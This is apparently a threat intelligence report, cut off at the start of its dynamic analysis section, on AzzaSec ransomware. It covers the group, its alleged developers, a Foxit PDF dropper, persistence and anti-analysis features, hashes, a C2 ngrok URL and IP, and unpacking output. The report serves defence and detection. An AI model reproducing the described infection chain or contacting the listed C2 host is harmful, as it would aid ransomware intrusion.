
ThreatMon
Under Cyber Wings


AZZASEC RANSOMWARE TECHNICAL ANALYSIS REPORT

TABLE OF CONTENTS

Attack Chain



Diamond Model



- Phishing
- WMI System Check
- Startup Persistence
- CheckRemote DebuggerPresent
- .AzzaSec_Encryptor
- Restore Points Deletion
- VBS Script del.vbs
- AntiSandbox SbieDLL.dll
- Modify Windows Registry
- File Encryption File Decryption
- System File Deletion
- ID Creation with Username + HWID
- Reverse Proxy

- https://262d-45-148-244-140.ngrok-free.app/server.php
- ip-api.com
- 45.148.244.140

- Windows Servers
- Windows Local Computers
- Windows Workstations

Executive Summary & Key Findings

As ThreatMon, we strive to prevent potential malicious activities by informing individuals, companies, firms, institutions, and organizations about current threats through our reports, posts, and analyses.

AzzaSec Ransomware is a RaaS (Ransomware as a Service) developed by the AzzaSec Hacktivist Group. This malware can also be used by the group to attack targeted systems. The ransomware was developed by threat actors using aliases "WalterBishop_AzzaSec" and "NoCry/Dmitry.Ransom" under the leadership of AzzaSec Group Leader "Friendied."

The fact that it has a particularly FUD (Fully UnDetectable) nature and is used by a group makes AzzaSec Ransomware dangerous.

Two different infection scenarios have been identified in the ransomware infection process. One involves infecting remote Windows servers tookover by the AzzaSec group, and the other involves infection via phishing attacks. It has been found that they use a PDF dropper in the infection process, which downloads and executes AzzaSec Ransomware on the system, avoiding detection by many security software products.

After AzzaSec Ransomware infects the system, it encrypts all files with the .AzzaSec_Encryptor extension and encrypts 120 different file formats. The encryption algorithm used is AES, with SHA512 hashing algorithm used for generating IV and Key within AES.

AzzaSec Ransomware has Anti-VM/Anti-Hosting/Anti-Sandboxing/Anti-Debugger features.

AzzaSec Ransomware prevents the system from being restored to a date before the ransomware attack by deleting Restore Points within the Windows system.
After AzzaSec Ransomware is executed on the system, it demands a payment of $600 to decrypt the encrypted data, changes the background image, and audibly demands payment with a frightening music cue.

To maintain persistence on the system, AzzaSec Ransomware moves itself to the Startup directory. The ransomware becomes active repeatedly during each Windows login process.
As ThreatMon, we successfully obtained the decryption key by using reverse engineering on this malware and provided a detailed step-by-step explanation in the report.

About AzzaSec Hacktivist Group

Image of Kematian-Stealer Github Page

AzzaSec Hacktivist group, founded on February 28, 2024, is an Italy-based hacktivist group with financial goals, opposed to Israel and Ukraine. Recently, they have become known for their alliance with Russia. They are currently collaborating with Noname057(16) and APT44 related The Cyber Army of Russia.

The Activities the Group Has Engaged in So Far Are Listed Below:

- Exploiting site vulnerabilities and taking over sites
- Exploiting server vulnerabilities and taking over servers
- Exploiting server vulnerabilities and causing data leaks
- Ransomware attacks
- DDoS attacks

About AzzaSec Ransomware




Image of AzzaSec Ransomware

AzzaSec Ransomware was developed by the AzzaSec Hacktivist group, which is used both for the group's own interests and marketed as Ransomware as a Service (RaaS) to other threat actors.

The situation that this ransomware is being used by the AzzaSec Hacktivist Group and marketing it as RaaS, constitute a current threat to Ukraine, Israel and the states that are on the side of these states, as well as a Global current threat as it is marketed individually.

Features of AzzaSec Ransomware

AzzaSec ransomware has been developed with VB .NET, has a disk size of 10MB and employs SHA 512 hashing and AES encryption. It features a Fully Undetectable (FUD) structure with a detection rate of 1/40 on KleenScan (from 1 unknown source) and has been tested on Windows 10/11 Defender, Avast, Kaspersky, and AVG. The ransomware does not require a stub for decryption and operates by connecting to a C2 (Command and Control) server, where the decryption key is stored. By logging into the C2 server, threat actors can monitor hacked devices, the information on those devices, and the key required for decryption. Additionally, it includes Anti Virtual Machine, Anti Debugging, and Anti Sandbox, Persistence capabilities.

Contributors of AzzaSec Ransomware




Image of AzzaSec Ransomware Contributors

Threat actors contributing to the development of the AzzaSec Ransomware project have been identified as follows:

Walter Bishop (WalterBishop_AzzaSec):

- In his 20s
- Male
- Turkish-origin threat actor
- Official member of the AzzaSec Hacktivist Group
- Current developer of AzzaSec Hacktivist Group

Friendied (madoneputain):

- In his 30s
- Male
- Italian-origin threat actor
- Official member of the AzzaSec Hacktivist Group.
- AzzaSec's Founder

NoCry/Dmitry.Ransom (DmitryRansom):

- In his 20s
- Male
- Brazilian-origin threat actor
- Former official member of the AzzaSec Hacktivist Group
- Former developer of AzzaSec Hacktivist Group

AzzaSec Ransomware Infection

According to intelligence data collected by ThreatMon, the group employs two methods for ransomware infection.

1. The AzzaSec Hacktivist Group remotely installs and executes ransomware on Windows-based servers that they took over.
2. The AzzaSec Hacktivist Group uses a Silent PDF Exploit to attempt to infect Windows devices via an attachment.




Image of AzzaSec Ransomware Infection -I

In the first stage, a PDF file is delivered to a targeted Windows user through social engineering, and the user is expected to download and open the file on the device.

To execute CMD commands on the system, the PDF Exploit requires any version of Foxit PDF Reader. Foxit PDF Reader software allows running system commands within it, and because the content of the PDF Exploit is tailored accordingly, it does not work with any PDF viewer software other than Foxit.




Image of AzzaSec Ransomware Infection -II

When the file is opened, Foxit PDF Reader executes the CMD commands contained within the PDF and acts as a dropper, downloading the ransomware from a remote server and running this ransomware within the system.




Image of AzzaSec Ransomware Infection -III

In the final stage of the ransomware injection, the ransomware downloaded and executed from the PDF, encrypts the files on the system, changes the background image, delivers an audible message, and states that a payment must be made to the bitcoin address specified in the message. Despite Windows Defender being active, the attack can still be successfully executed.

Malware Analysis of AzzaSec Ransomware Basic Characteristics




Image of AzzaSec Ransomware Basic Characteristics -I

When the main characteristics of the ransomware are examined, it is observed to be 9.37MB in size, developed with VB .NET (Shown as C++ because of packing and obfuscation), the .text section and .rsrc section are packed with .NET Reactor.




Image of AzzaSec Ransomware Basic Charecteristics -II

When the ransomware is analyzed with EXEInfo PE, it can be observed that, similar to the analysis with DIE, it is packed using .NET Reactor.

FileType	Portable Executable 32
FileInfo	Microsoft Visual C++
FileSize	9.37 MB (9828864 bytes)
PeSize	9.37 MB (9828864 bytes)
Packer	.NET Reactor
Sha256	5224f9f3c92e66822dd8339c6f35c842341343bd6d31ee9a756de740c75136ee

Unpacking AzzaSec Ransomware

After the successful unpacking of AzzaSec Ransomware, its basic characteristics have changed as follows:




Image of Unpacked AzzaSec Ransomware

FileType	Portable Executable 32
FileInfo	Microsoft Visual C++
FileSize	9.91 MB (10394112 bytes)
PeSize	9.91 MB (10394112 bytes)
Sha256	c6b90219afa06bd99d13a25a98b6cdb55f0c21f883e561ae98e0466f94545814

```
.NET Reactor Slayer by CS-RET
Website: www.CodeStrikers.org
Latest version on Github: https://github.com/SychicBoy/NETReactorSlayer
Version: v6.4.0
Supported .NET Reactor versions: (From 6.0 To 6.9)
============================================================

[INFO] 15/15 Modules loaded...
[INFO] Native stub unpacked.
[INFO] 3493 Methods decrypted.
[WARN] Couldn't resolve arithmetic fields.
[WARN] Couldn't find any equation to resolve.
[INFO] Anti tamper removed.
[INFO] Anti debugger removed.
[INFO] 2738 Proxied calls fixed.
[WARN] Couldn't find any encrypted string.
[WARN] Couldn't find any encrypted resource.
[INFO] 16 Metadata tokens deobfuscated.
[INFO] 619 Calls to obfuscator types removed.
[INFO] Renaming obfuscated symbols...
[INFO] 2963 Methods inlined.
[WARN] WARNING: CODE VIRTUALIZATION HAS BEEN DETECTED, INCOMPLETE DEOBFUSCATION OF THE ASSEMBLY MAY RESULT.
[INFO] Saved to: AzzaSec_Slayed.exe

Press any key to exit . . .
```

Image of NET Reactor Slayer

The Net Reactor Slayer software developed by SychicBoy was used for the unpacking process.

Dynamic Analysis of AzzaSec Ransomware

